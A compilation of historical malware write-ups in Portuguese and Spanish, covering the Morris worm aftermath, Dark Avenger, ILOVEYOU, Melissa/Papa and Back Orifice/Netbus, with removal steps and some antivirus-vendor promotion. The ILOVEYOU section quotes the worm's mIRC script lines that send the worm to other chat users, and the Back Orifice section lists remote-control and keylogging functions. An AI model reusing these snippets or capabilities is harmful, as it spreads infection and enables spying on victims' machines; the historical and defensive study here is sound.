03/11 09:00h	A conferência anual Berkeley Unix Workshop é esvaziada pois os inscritos (admins. de sistemas Unix de todo o país) estão em pânico, tentando controlar o ataque do worm
03/11 16:26h	Dave Parre obtem um código do worm por desassembly. No MIT outro grupo trabalha com o mesmo intuito e trocam informações
04/11 04:00h	Keith Bostic libera atualização do servidor finger
04/11 12:36h	O MIT e Berkeley anunciam terem efetuado disassembly completo do worm
04/11 17:00h	Uma apresentação do worm é feita na conferência de Berkeley
08/11 09:00h	O National Computer Security Center reúne-se para discutis o worm
11/11 00:38h	O código fonte completo, totalmente decompilado e comentado é instalado em Berkeley

Lições do Worm

- Os Sistemas Operacionais são vulneráveis e possuem “bugs”
- Numa rede um ataque pode ser devastador
- Paradigmas : redes homogêneas versus redes heterogêneas
- Necessidade da criação dos “Response Teams”
- Importância da auditoria
- Segurança deve ser criada e mantida como necessidade

The End

- Morris foi pego quando Sudduth entrou em contato com Jonh Markoff, jornalista do NY Times, tentando convencê-lo de que o Worm era inofensivo, tudo foi um acidente, e o autor pedia desculpas. Sudduth deixou escapar que o login name do autor era rtm.
- No outro dia a história estava na primeira página do NY Times, apesar da eleição presidencial que iria acontecer 3 dias depois
- Morris foi julgado e condenado a uma multa de dez mil dólares, 3 anos de condicional e 400 horas de trabalho comunitário. As custas legais excederam cento e cinquenta mil dólares

Para refletir....

“Este artigo descreve como o design do protocolo TCP/IP e a implementação do 4.2BSD Unix permitem um usuário em um host distante e não credenciado, mascarar-se como um usuário legítimo em um host credenciado.”

Robert T. Morris (o próprio)
"A Weakness in the 4.2BSD Unix TCP/IP Software"
AT&T Bell Labs Technical Reports, 1985

"Existe uma fronteira muito tênue entre ajudar administradores a protegerem seus sistemas e prover um livro de receitas para pessoas sem escrúpulos. "
Robert H. Morris (o pai)
"Unix Operating System Security"
AT&T Bell Labs Techical Journal, 1984

Créditos

Professor Evandro Curvelo Hora
ech@di.ufpe.br

Juliana Cunha
jsc@di.ufpe.br

Segurança em Redes TCP/IP
IV Jornada de Informática UFPE

Site oficial da história: http://www.snowplow.org/tom/worm/worm.html

DarkAvenger – O Primeiro Vírus Polimórfico/Stealth

DARK AVENGER el primer virus Polimórfico/Stealth

DarkAvenger

En 1988 fue creado en Bulgaria el primer virus polimórfico y stealth, de la historia. Fue descubierto y aislado por el Dr. **Vesselin Bontchev**, MS Computer Science y prestigioso investigador de los virus informáticos, quien por aquella época dirigía el Laboratorio de Virología de la Academia de Ciencias de Bulgaria, posteriormente contribuyó con el Virus Test Center de la Universidad de Hamburgo y actualmente trabaja en Islandia, con Fridrik Skulason, autor del conocido antivirus F-Prot.

El Dark Avenger fue perfeccionado en 1989 y después de esparcirse en Europa, llegó rápidamente a la universidad de California en Davis. Por su peligrosidad mereció la atención de científicos y estudiosos de diferentes partes del mundo, quienes le dedicaron artículos en importantes revistas y existen varios libros sobre este virus y sus variantes.

Dark Avenger infecta archivos COM, EXE y OVL's incluyendo el **COMMAND.COM**. Su infección es sumamente rápida, la hace cada vez que se abre o lee un archivo e inmediatamente afecta a todos los otros archivos asociados, como por ejemplo los de un mismo programa dentro de un mismo directorio. Posteriormente, cada vez que se invoque a cualquier otro ejecutable infectado, como el COMMAND.COM, por ejemplo, esparcirá sus micro códigos mutantes. Muestra este mensaje:

"**The Dark Avenger (c) 1988-1988**
This program was written at the city of Sofia"
(El vengador de la oscuridad (c) 1988-1989
Este programa fue escrito en la ciudad de Sofia)

Sin embargo, el programador de este virus previó que en algún momento se produciría un buen antivirus para su engendro y tomó la precaución que, además de infectar el máximo número de archivos, a los que agregaba 1,800 bytes, escribía en forma aleatoria 512 bytes adicionales de su micro código viral, en uno o más sectores del disco, usando la técnica Stealth.

En 1990 y 1991 varios software antivirus detectaban y eliminaban al Dark Avenger. Sin embargo no podían descubrir los 512 bytes escritos aleatoriamente en el disco, ya que éstos nunca eran los mismos por tener una estructura polimórfica. El micro código remanente emitía esta palabras:

"Eddie still lives, some place in the world..."
(Eddie todavía vive, en alguna parte del mundo...)

Los usuarios afectados por este virus en aquella época, no tenían otra alternativa que reformatear su disco duro. Las variantes más conocidas de Dark Avenger son Amilia, Nuke, Boroda, Dark Avenger-1E, Dark Avenger-B, escritos por el mismo autor y su novia **Diana P.**, que consigna su nombre en los 512 bytes.

Como colofón, e inspirados en sus técnicas mixtas de programación, (Stealth y Polimórficas) se han desarrollado varios sistemas denominados **MUTATION ENGINES** (Motores de Mutación), los cuales son generadores automáticos de virus de estructura polimórfica y que se distribuyen gratuitamente en diversas páginas web de grupos de hackers en Internet.

PER ANTIVIRUS® detecta y elimina eficientemente este virus, así como sus variantes.

O Vírus I Love You (Loveletter)

LOVE LETTER (I LOVE YOU) gusano en Visual Basic Script

© Jorge Machado Lima-Perú

El Viernes 4 de Mayo del 2000, fue propagado a través de mensajes de correo, un virus desarrollado en **Visual Basic Script**, denominado **LOVE LETTER**, constituyéndose a las pocas horas en el más grande ataque viral de la historia de la computación.

Ha causando daños en la información de millones de computadoras en todo el mundo, con pérdidas cuantiosas de dinero estimadas hasta la fecha en más de 7 billones de dólares, según la **National Security Agency**, incluyendo ataques al Pentágono y a algunos sistemas secretos del Ejército de los Estados Unidos.

Como trabaja "I LOVE YOU"

El gusano enviado por E-mail se autoinstala en 3 ubicaciones dentro del directorio Windows y cambia la página de Inicio, por defecto, en Internet Explorer

La próxima vez que se inicie el sistema, el gusano ejecuta Internet Explorer y recoge (download) un archivo elegido en forma aleatoria entre 4 URLs

El gusano se autoenvía a toda la Libreta de Direcciones de Correo de MS Outlook

Inmediatamente sobre escribe y agrega la extensión ". vbs" a todos los archivos con las siguientes extensiones:


.vbs .js .css .sct .jpeg .mp3
.vbe .jse .vsh .hta .jpg .mp2

El gusano modifica el Instant Relay Chat, e infecta a todos los demás usuarios del IRC interconectados en ese lapso.

Al 5 de Mayo del pte. se reportaron variantes con los asuntos **Very Funny**, **Joke** y **Mother's Day**, en los nuevos mensajes.

Plataformas afectadas: Windows®95, Windows®98, Windows®2000 y Windows®NT. Sobre-escribe archivos, haciéndolos irrecuperables y no tiene fecha de activación, ya que infecta inmediatamente después que es ejecutado.

La infección se produce a través de mensajes de correo y el mIRC, con el asunto "**I LOVEYOU**" y el archivo adjunto (attached) **LOVE-LETTER-FOR-YOU.TXT.vbs**. Se propaga a través del cliente mIRC, enviando vía DCC el archivo "**LOVE-LETTER-FOR-YOU.HTM**" a todos los usuarios conectados en la misma línea de Chat.



La extensión **VBS** (Visual Basic Script) puede permanecer oculta en las configuraciones por defecto de Windows, lo cual puede hacer pensar que se trata de un inocuo archivo de texto.

Cuando se abre el archivo infectado, el gusano procede a infectar el sistema, y expandirse rápidamente enviándose a todos aquellos contactos de la libreta de direcciones del MS-Outlook del usuario, incluidas las agendas globales corporativas.

Esta especie viral procede de Manila, Filipinas, y su autor se autodenomina "Spyder", sin embargo no existen pruebas de que lo sea. Debido a que el servicio del ISP (Proveedor de Servicios de Internet) fue usado por medio de tarjetas pre-pago, no existe forma de identificar al dueño de las 2 cuentas desde las cuales fué enviado el gusano, y podría haber sido hecho desde cualquier parte del mundo, haciendo uso de estas cuentas de correo.

rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines

El virus crea las siguientes claves en el registro, que deberán ser borradas para evitar que el virus se ejecute en forma automática cuando se re-inicie el sistema:

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL]

También será necesario borrar los archivos:

WIN32DLL.VBS, ubicado en el directorio de Windows, por defecto \WINDOWS
WIN32DLL.VBS, ubicado en el directorio de Windows, por defecto \WINDOWS
MSKERNEL32.VBS
LOVE-LETTER-FOR-YOU.VBS, ubicado en el directorio de sistema, por defecto \WINDOWS\SYSTEM

El gusano modifica la página de inicio de Internet Explorer con una de 4 direcciones URL, que elige aleatoriamente bajo el dominio **http://www.skyinet.net**. Estas direcciones apuntan al archivo WIN-BUGSFIX.EXE, que una vez descargado modifica el registro de Windows, para que este programa también sea ejecutado en cada inicio del sistema y modifique nuevamente la configuración de Internet Explorer, presentando en esta ocasión una página en blanco como inicio.

Si el gusano ha conseguido realizar el paso anterior también se debe borrar el archivo:

WIN-BUGSFIX.EXE, ubicado en el directorio de descarga de Internet Explorer y la entrada del registro:

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX]

El gusano también detecta la presencia del programa mIRC, buscando algunos de los siguientes archivos: "mirc32.exe", "mlink32.exe", "mirc.ini" y "script.ini". En caso de que se encuentren en el

sistema, el gusano escribe en el mismo directorio su propio archivo SCRIPT.INI, donde se encontrará, entre otras líneas, las siguientes instrucciones:

```
n0=on 1:JOIN:#:{
n1= /if ( $nick == $me ) { halt }
n2= /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM
n3=}
```

Estas líneas causan que el gusano se autoenvíe vía DCC, a través del archivo LOVE-LETTER-FOR-YOU.HTM, a todos los usuarios de mIRC que entren en el mismo canal de conversación donde se encuentre el usuario infectado.

En este caso se deben borrar los archivos:

LOVE-LETTER-FOR-YOU.HTM, ubicado en el directorio de sistema, por defecto \WINDOWS\SYSTEM
SCRIPT.INI (si contiene lãs instrucciones comentadas), ubicado en el directorio de mIRC

El virus sobrescribe con su código los archivos con extensiones .VBS y .VBE. Elimina los archivos con extensiones .JS, .JSE, .CSS, .WSH, .SCT y .HTA, y crea otros con el mismo nombre y extensión .VBS en los que introduce su código. También localiza los archivos con extensión .JPG, .JPEG, .MP3 y .MP2, los elimina, haciéndolos irrecuperables, y crea otros con un nuevo nombre formado por el nombre y la extensión anterior, más .VBS, como la nueva extensión real.

Cabe mencionar que este mismo gusano puede presentarse bajo otros nombres de archivo con tan sólo unas simples modificaciones en su código. Es sumamente fácil modificarlo y crear un sinnúmero de variantes.

El llamado "**gusano del amor**" ha infectado millones de computadoras en todos los continentes, superando a los ataques virales registrados a la fecha, incluyendo al del virus **Melissa**, el Viernes 26 de Marzo de 1999. Esto se debe a que no todos los software antivirus desarrollaron la inmediata solución. Tenemos la gran satisfacción de informar, que el mismo día 4 de Mayo, a las 11:30 AM colocamos en nuestra página web, a disposición de los usuarios de la versión vigente de nuestro producto, las correspondientes rutinas de detección y eliminación de este peligrosísimo virus.

El lunes 8 de Mayo el Philiphine National Bureau of Investigation (NBI) arrestó al empleado bancario Reonel Ramones, de 27 años, quien vivía acompañado de su hermana y su novia Irene de Guzmán de 23, acusados de ser los autores del virus, el mismo que según algunas primera evidencias, habría empezado como un conjunto de rutinas para penetrar en otros sistemas, con el objeto de sustraer la información de tarjetas de crédito de terceros.

Ramones y De Guzmán asistían al AMA Computer College (AMACC) en Manila y el FBI de los Estados Unidos que también participa en las investigaciones manifestó que por lo menos 8 personas más intervinieron en la creación del primer gusano. A pesar de las supuestas evidencias, el Fiscal de la Corte de Manila el Martes 9, ordenó la liberación del detenido Ramones, aduciendo "falta de pruebas".

El 11 de Mayo Onel de Guzmán, de 24 años, hermano de Irene de Guzmán y ex-estudiante de AMACC, acompañado de su abogado, ofreció una conferencia de prensa en Manila y manifestó que él había desarrollado un proyecto de tesis, en el cual describía un programa similar al destructivo virus y que era "posible" que alguien hubiese "mal utilizado su trabajo". Las investigaciones prosiguen sin haberse realizado acusaciones formales.

ULTIMA VARIANTE: GUSANO FRIEND MESS

Al 10 de Mayo son 20 las variantes del gusano del Amor, siendo la más temible el FRIEND MESS, debido a que ha sido totalmente re-escrita y es enviada con un archivo anexado llamado **FRIEND_MESSAGE.TXT.vbs**.

Si este archivo es ejecutado, activa al gusano inmediatamente, el cual inserta comandos en el AUTOEXEC.BAT y cuando el sistema es re-iniciado borra todos los archivos en el directorio de Windows, el Windows System y el Windows Temp. Esto hará que Windows no pueda ejecutarse y debe ser reinstalado.

Mientras tanto, este nuevo gusano muestra un mensaje con el siguiente texto:

If you receive this message remember forever: A precious friend in all the world like only you! So think that!
(Si tú recibes este mensaje recuerda para siempre: A un precioso amigo en todo el mundo le

gustas solamente tú! Piensa en ello!)

Después de ello, proceder a enviar mensajes de correo a la Libreta de Direcciones de Microsoft Outlook del usuario infectado y así continuará haciéndolo en cadena.

Tema del Mensaje: FRIEND MESSAGE

Cuerpo de Mensaje:

A real friend send this message to you.
(Un amigo verdadero te envía este mensaje)

VARIANTES DEL VIRUS I LOVE YOU: (al 10 de Mayo del 2000)

	Versión	Asunto (subject)	Archivo anexado (attached)
1	VBS.Loveletter.a	ILOVEYOU	LOVE-LETTER-FOR-YOU.TEXT.vbs
2	VBS/Loveletter.b	Susitikim shi vakara kavos puodukui...	LOVE-LETTER-FOR-YOU.TEXT.vbs
3	VBS/Loveletter.c	FW: Joke	"Very Funny.vbs","Very Funny.HTM"
4	VBS/Loveletter.d	ILOVEYOU	LOVE-LETTER-FOR-YOU.TEXT.vbs
5	VBS/Loveletter.e	Mother's Day Order Confirmation	Mothersday.vbs
6	VBS/Loveletter.f	Dangerous Virus Warning	virus_warning.jpg.vbs
7	VBS.Loveletter.G	Virus ALERT!!! (from Symantec)	protect.vbs
8	VBS/Loveletter.h	ILOVEYOU	LOVE-LETTER-FOR-YOU.TEXT.vbs
9	VBS/Loveletter.i	Important ! Read Carefully !!	IMPORTANT.TXT.vbs
10	VBS/Loveletter.j	How to protect yourself from the ILOVEYOU bug!	Virus-Protection-Instructions.vbs
11	VBS/Loveletter.k	Thank You For Flying With Arab Airlines	ArabAir.TXT.vbs
12	VBS/Loveletter.l	ILOVEYOU	LOVE-LETTER-FOR-YOU.TEXT.vbs
13	VBS/Loveletter.m	Bewerbung Kreolina	BEWERBUNG.TXT.vbs
14	VBS/Loveletter.o	ILOVEYOU	LOVE-LETTER-FOR-YOU.TEXT.vbs
15	VBS/Loveletter.p	Variant Test	IMPORTANT.TXT.vbs
16	VBS/Loveletter.q	Yeah, Yeah another time to DEATH...	LOVE-LETTER-FOR-YOU.TEXT.vbs
17	VBS/Loveletter.s	PresenteUOL	UOL.TXT.vbs
18	VBS/Loveletter.s	AVERT is analyzing...	LOVE-LETTER-FOR-YOU.TEXT.vbs
19	IRC/Loveletter	ILOVEYOU	LOVE-LETTER-FOR-YOU.TEXT.vbs
20	VBS/FriendMess	FRIEND MESSAGE	FRIEND_MESSAGE.TXT.vbs

Reiteramos nuestra recomendación de no abrir, mucho menos leer, los mensajes de correo de origen desconocido o sospechoso, ni ejecutar sus archivos anexados. Con toda seguridad, LOVE LETTER y sus nuevas variantes seguirán difundiéndose, ya no desde Manila, Filipinas, sino desde cualquier ciudad del mundo.

O Vírus Melissa

MACRO VIRUS MELISSA y XLS PAPA

© Jorge Machado Lima-Perú

Virus Melissa o W97M/Melissa.A

Aproximadamente a las 2:00 PM GMT-5 del Viernes 26 de Marzo de 1999 empezó a propagarse Melissa. El nuevo macro virus de Word se expande a una velocidad increíble. Funciona en combinación con Microsoft Word y Microsoft Outlook, tanto para versiones de MS Office 97/98 y MS Office 2000.

Efectos del virus:

El nuevo virus Melissa infecta archivos de Word aprovechando su capacidad de ejecutar Scripts de Visual Basic. Sus acciones principales son las siguientes:

1. Infecta a MS Word y éste a todos los archivos que se abren.
2. Cambia ciertas configuraciones para facilitar la infección.
3. Se auto-envía por correo, como un mensaje proveniente del usuario a las primera 50 buzones de la libreta de direcciones de su correo.

Cuando un documento de Word infectado es abierto, Melissa infecta la plantilla de documentos **normal.dot**, que es donde se encuentran todos los valores y macros predeterminadas del programa. A partir de este momento todos los archivos serán infectados por el virus.

Versiones que infecta

Melissa verifica la versión de Word que la PC contenga, y se adapta a la misma. Sólo funciona con Word97 y Word 2000. Las versiones 95 y anteriores no sufren riesgo.

Forma de auto-distribuirse

Si se tiene instalada la versión completa de Microsoft Outlook (no Outlook Express), el virus se envía a los primeros 50 contactos en la libreta de direcciones como un archivo adjunto, a un email que figura como proveniente de parte suya. Y en general figura en el cuerpo del mensaje, este texto:

Si la persona tiene varias libretas de direcciones, se enviará a los primeros 50 contactos de cada una. A su vez éste envío tendrá un efecto multiplicador, vale decir que cada una de los buzones que recepcionen el mensaje lo distribuirán a los 50 que le correspondan.

El Chiste de Bart Simpson

Además de todo lo que el virus realiza, en determinados casos cuando la fecha y la hora en la computadora coinciden (por ejemplo, las 3:33pm del 03 de Marzo), escribe la frase "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here." en el documento activo.

El 8 de Abril de 1999, David L. Smith, de 30 años, natural de Aberdeen, New Jersey y sospechoso de ser el autor del virus Melissa hizo su primera aparición en público en la Corte Superior del condado de Monmouth para escuchar las acusaciones en su contra. El sospechoso permaneció silencioso cuando escuchó los cargos.

Las autoridades de New Jersey acusaron a Smith de interrupción de las comunicaciones públicas, conspiración para cometer el delito, intento de delito y robo de servicios de computadoras, en tercer grado. Todo esto lo hace enfrentar una posible pena de varios años de cárcel y al pago de una multa de US $ 480,000.

Pero aún, a pesar de haber aparecido en la corte, han surgido cuestionamientos sobre si él es el verdadero autor del virus.

Posteriormente David L. Smith, programador de computadoras, alegó su inocencia y manifestó que creó el virus en su departamento de Aberdeen y lo llamó así en memoria de una bailarina Topless, del estado de Florida..

Jonathan James, un joven de 18 años de edad y analista de virus de Suecia, quien estuvo ayudando al FBI con la investigación, afirma haber identificado a un segundo sospechoso, al cual cree estuvo involucrado en la creación de Melissa.

James no ha dicho mucho acerca del otro sospechoso, pero lo describe como un autor de virus, de sexo masculino, que reside en algún lugar de Europa y que que ya ha informado al FBI el lugar donde ubicarlo. James dijo también que este creador de virus habla alemán. Partes de código fuente del virus Melissa incluye palabras que tienen orígenes en este lenguaje.

Esto significaría que Smith no escribió Melissa? De acuerdo a James, parece ser que Smith estuvo involucrado en difundir el virus, pero que no parecía el ser el autor. La más simple explicación daría a entender que el escritor del virus no sabía como enviar el virus por E-mail y que Smith lo habría hecho a solicitud del verdadero autor.

Por otro lado, una investigación de la dirección del Protocolo de Internet de un e-mail enviado por un sospechoso apodado VicondinES ha descubierto una enorme coincidencia: ambos Smith y VicondinES son usuarios de un pequeño proveedor de servicios de Internet en el condado de Monmouth, New Jersey.

PER ANTIVIRUS® detecta y elimina eficientemente este macro virus.

Papa.A Virus o X97M/Papa.A Virus

El X97M/Papa.A viene a ser el equivalente al macro virus W97M/Melissa.A., pero para MS Excel 97 y 2000.

Fue difundido el 29 de Marzo de 1999 en los newsgroup de alt.sex.bondage y alt.binaries.pictures.erotica, dentro de un archivo de nombre PASS.XLS, pretendiendo contener passwords. Este archivo, una vez abierto con el Excel 97 ejecuta una macro que en vez de iniciar una sesión de Outlook (como se supone debería ser) ejecuta Outlook Express y se auto-envía a las primeras 60 direcciones en cada libro de direcciones, utilizando obviamente para ello, el código del virus **W97M/Melissa.A.**

Comportamiento: El archivo se envía como un documento adjunto al E-Mail. El tema del mensaje es el siguiente: "Fwd: Workbook from all.net and Fred Cohen". El Cuerpo del mensaje dice así: "Urgent info inside. Disregard macro warning." Luego (se supone que en forma aleatoria, con una probabilidad de 1 a 3), envía un PING con 60.000 bytes de basura a una de dos direcciones IP: 207.222.214.225 o 24.1.84.100. Existe una posibilidad de 1 a 3 de elegir cualquiera de las dos direcciones y una probabilidad de 1 a 3 de no elegir nada.

El programa no intenta infectar otros libros de trabajo de Excel 97, solo intenta enviar copias masivas de si mismo por E-Mail (técnicamente es un gusano). Afortunadamente el archivo infectado que fue subido se encuentra dañado y por lo tanto el programa en el no funciona.

El virus X97M/Papa.A no representa una amenaza inmediata, ya que es imposible que pueda ejecutarse. De cualquier modo, los errores en el pueden ser fácilmente reparados, lo que seguramente indica que podemos llegar a ver mas virus de este tipo en un futuro no muy lejano.

X97M/Papa.B Virus

El virus macro X97M/Papa.B es una variante del X97M/Papa.A. La diferencia radica en que uno de sus bugs (el mas importante) esta arreglado. En efecto, funciona y puede hacer lo que la variante A intenta hacer.

Fue difundido el 30 de Marzo de 1999 en el newsgroup alt.sex.stories y alt.sex.incest. Comportamiento: La variante B es un gusano, un archivo que se replica a si mismo sobre las redes que utilizan correo electrónico (al igual que la variante A, requiere Microsoft Outlook). No infecta otros archivos, es el propio archivo que lo contiene quien es enviado una y otra vez.

El archivo que contiene este virus se encuentra dañado intencionalmente de tal forma que el editor de VBA no puede mostrar el código fuente de los módulos VBA. Sin embargo, el código de estos virus puede ejecutarse y replicarse. Durante experimentos realizados, el virus falló al trabajar con Excel 97 SR-1 y SR-2. Al parecer solo corre en Excel 97, probablemente como resultado del daño del archivo. Por otro lado tampoco puede ser abierto por Excel 95 o versiones anteriores.

PER ANTIVIRUS® detecta y elimina eficientemente estos macro virus.

Os vírus Back Orifice & Netbus

Esses programinhas já foram considerados os maiores perigos em toda a Internet. Com um cavalo de tróia (ou trojan, como é comumente chamado) alguém pode ter o controle completo do seu computador, podendo pegar seus arquivos, suas senhas e controlar periféricos como o teclado e o mouse, além de poder usar o seu sistema como ponte para novos ataques.

Não os primeiros, mas certamente os mais famosos entre os cavalos de tróia são os **BackOrifice** e o **Netbus**, certamente devido à época de lançamento deles, onde o grande "*boom"* dos acessos a Internet acontecia e os usuários ainda estavam mais preocupados em descobrir a Internet do que se protejer de vírus de Internet, resultando da necessidade cultural de ensinar os usuários inexperientes que a Internet é uma verdadeira selva online, não basta se conectar e pronto, tem que saber que os riscos existem e são muitos.

Tanto o Back Orifice quanto o Netbus, se não fossem por suas famas de bandidos e não possuíssem ao longo de suas histórias fatos tão negativos, poderiam ser considerados como sistemas de administração pioneiros e de altíssima qualidade.

Não é impossível de localizar administradores de rede que ainda hoje os utilizem para administrar e gerenciar suas redes locais. Para tanto esses administradores podem ser considerados como verdadeiros conhecedores de suas redes, pois se não o forem certamente estarão prejudicando e poderão ser casos de polícia.

Administrar uma rede com estes softwares requer assumir totais riscos de segurança, contudo os benefícios também são na mesma proporção, mas porque ? Ambos os softwares são de livre distribuição, ou seja gratuitos, ambos são de fácil instalação, ambos se propagam automaticamente pela rede, ambos possuem tamanhos ínfimos, ambos possuem poder de gerenciamento superior a muitos softwares comerciais. Ambos podem ficar restritos a apenas uma rede local.

Para um administrador adotar esses softwares para gerência alguns pontos precisam ser levantados: 1. O tipo de informação que circula pela intranet, 2. O grau de conhecimento dos usuários (usuários muito espertos podem se aproveitar do software), 3. Certeza de ter uma rede fechada a acessos da Internet (normalmente garantido através de uma topologia de rede centralizada com firewalls).

Muitos administradores decobriram de forma árdua no passado os principais problemas desses softwares:

Ambos oferecem a opção de serem administrados remotamente somente através de uma senha, desta forma muitos administradores confiaram a seus usuários tais softwares para terem suporte remoto através da Internet. O que estes administradores não esperavam é que além da senha definida por eles estes softwares possuíssem uma senha oculta que permitisse que qualquer pessoa que detivesse o conhecimento desta senha oculta ganhasse acesso total ao computador cujo software servidor estivesse instalado. Em algumas versões de sites piratas até mesmo a versão do software cliente possuía imbutida um acesso remoto indevido, desta forma cliente e servidor passaram a ser uma ameaça a quem os utilizasse através da Internet.

Tais senhas ocultas sempre existiram em todas as versões, mesmo havendo a eterna promessa dos desenvolvedores que nenhum código malicioso havia sido inserido.

Uma das versões talvés mais problemática tenha sido a 1.6 do Netbus, onde toda vez que um lammer se conectava na Internet e utilizava a versão cliente do Netbus para scannear possíveis vítimas o software, ocultamente, enviava para o canal #nb-idiot do IRC o IP do lammer e todas as informações possíveis sobre seu computador, além de permitir que qualquer outro lammer, cracker ou black-hat tivesse acesso remoto oculto ao seu computador, o grande problema dessa versão foi que a senha oculta não existia e dessa forma qualquer indivíduo que se conectasse com o Netbus Client no IP do lammer conseguia acesso imediato e ilimitado.

Para fixarmos mais estes conceitos vejamos com mais detalhes cada um desses softwares:

Back Orifice


Back Orifice é um software cliente-servidor que permite ao software cliente monitorar, administrar e promover outros recursos de multimídia e rede no software servidor.

Funções:


- Spawn a text based application on a tcp port.
- Stops an application from listening for connections.
- Lists the applications currently listening for connections.

- Creates a directory. Lists files and directory. You must specify a wildcard if you want more than one file to be listed. Removes a directory.
- Creates an export on the server. Deletes an export.
- Lists current shared resourses (name, drive, access, password).
- Copys a file.
- Deletes a file.
- Searches a directory tree for files that match a wildcard specification.
- Compresses a file. Decompresses a file.
- Views the contents of a text file.
- Disables the http server. Enables the http server.
- Logs keystrokes on the server machine to a text file. Ends keyboard logging. To end keyboard logging from the text client, use 'keylog stop'.
